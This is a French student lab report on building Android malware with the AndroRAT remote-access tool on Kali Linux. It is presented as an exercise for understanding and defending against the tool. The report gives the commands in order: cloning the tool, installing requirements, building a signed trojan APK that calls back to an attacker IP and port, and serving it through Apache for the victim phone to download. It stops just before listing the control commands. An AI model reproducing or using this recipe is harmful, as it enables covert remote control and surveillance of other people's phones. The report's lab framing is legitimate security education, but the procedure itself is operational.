PLOUZENNEC Eliaz

KALI Linux : Création d'un MALWARE sous ANDROID


15/12/23

Sommaire

Introduction :

AndroRAT est une application de piratage Android sortie en 2012. Il s'agit d'un outil d'accès à distance qui permet d'accéder à distance à un système Android. Nous allons l'installer et l'exploiter pas à pas pour comprendre son fonctionnement et s'en defendre.

Schema :



Installation du logiciel AndroRAT :

Préalablement faire un update et upgrade, ensuite taper la commande :

```
┌──(root㉿plouzennec)-[~]
└─# git clone https://github.com/karma9874/AndoRAT.git
```

Pour installer AndoRAT via github, puis rentrer dans le fichier AndroRAT avec cd AndroRAT.

```
┌──(root㉿plouzennec)-[~/AndroRAT]
└─# pip install -r requirements.txt
Collecting pyngrok (from -r requirements.txt (line 1))
  Downloading pyngrok-7.0.3-py3-none-any.whl.metadata (6.2 kB)
Requirement already satisfied: PyYAML in /usr/lib/python3/dist-packages (from
 pyngrok→-r requirements.txt (line 1)) (5.4.1)
Downloading pyngrok-7.0.3-py3-none-any.whl (21 kB)
DEPRECATION: flatbuffers 1.12.1-git20200711.33e2d80-dfsg1-0.6 has a non-stand
ard version number. pip 24.0 will enforce this behaviour change. A possible r
eplacement is to upgrade to a newer version of flatbuffers or contact the aut
hor to suggest that they release a version with a conforming version number.
Discussion can be found at https://github.com/pypa/pip/issues/12063
DEPRECATION: gpg 1.16.0-unknown has a non-standard version number. pip 24.0 w
ill enforce this behaviour change. A possible replacement is to upgrade to a
newer version of gpg or contact the author to suggest that they release a ver
sion with a conforming version number. Discussion can be found at https://git
hub.com/pypa/pip/issues/12063
DEPRECATION: wfuzz 3.1.0 has a non-standard dependency specifier pyparsing⩾2
.4*. pip 24.0 will enforce this behaviour change. A possible replacement is t
o upgrade to a newer version of wfuzz or contact the author to suggest that t
hey release a version with a conforming dependency specifiers. Discussion can
 be found at https://github.com/pypa/pip/issues/12063
Installing collected packages: pyngrok
```


On install requirements.txt

```
┌──(root㉿plouzennec)-[~/AndroRAT]
└─# python androRAT.py --build -i 192.168.0.203 -p 8000 -o test.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /root/AndroRAT/test.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk test.apk
```


Puis on créer le fichier apk test.apk

```
┌──(root㉿plouzennec)-[~/AndroRAT]
└─# sudo systemctl start apache2
```

Lancer apache2




Transferer le fichier Andro RAT de root à var/www/html/



Exploitation d'AndroRAT :

Lorsqu'on rentre notre ip dans la barre d'adresse /test.apk ça nous propose de telecharger le fichier.apk



Ensuite on peut lancer AndroRAT et attendre la connexion.

A coté sur le téléphone victime, on peut telecharger l'application via l'addresse 192.168.0.203/test.apk

Ensuite on arrive sur cette interface :

On peut ensuite rentrer toutes ces commandes :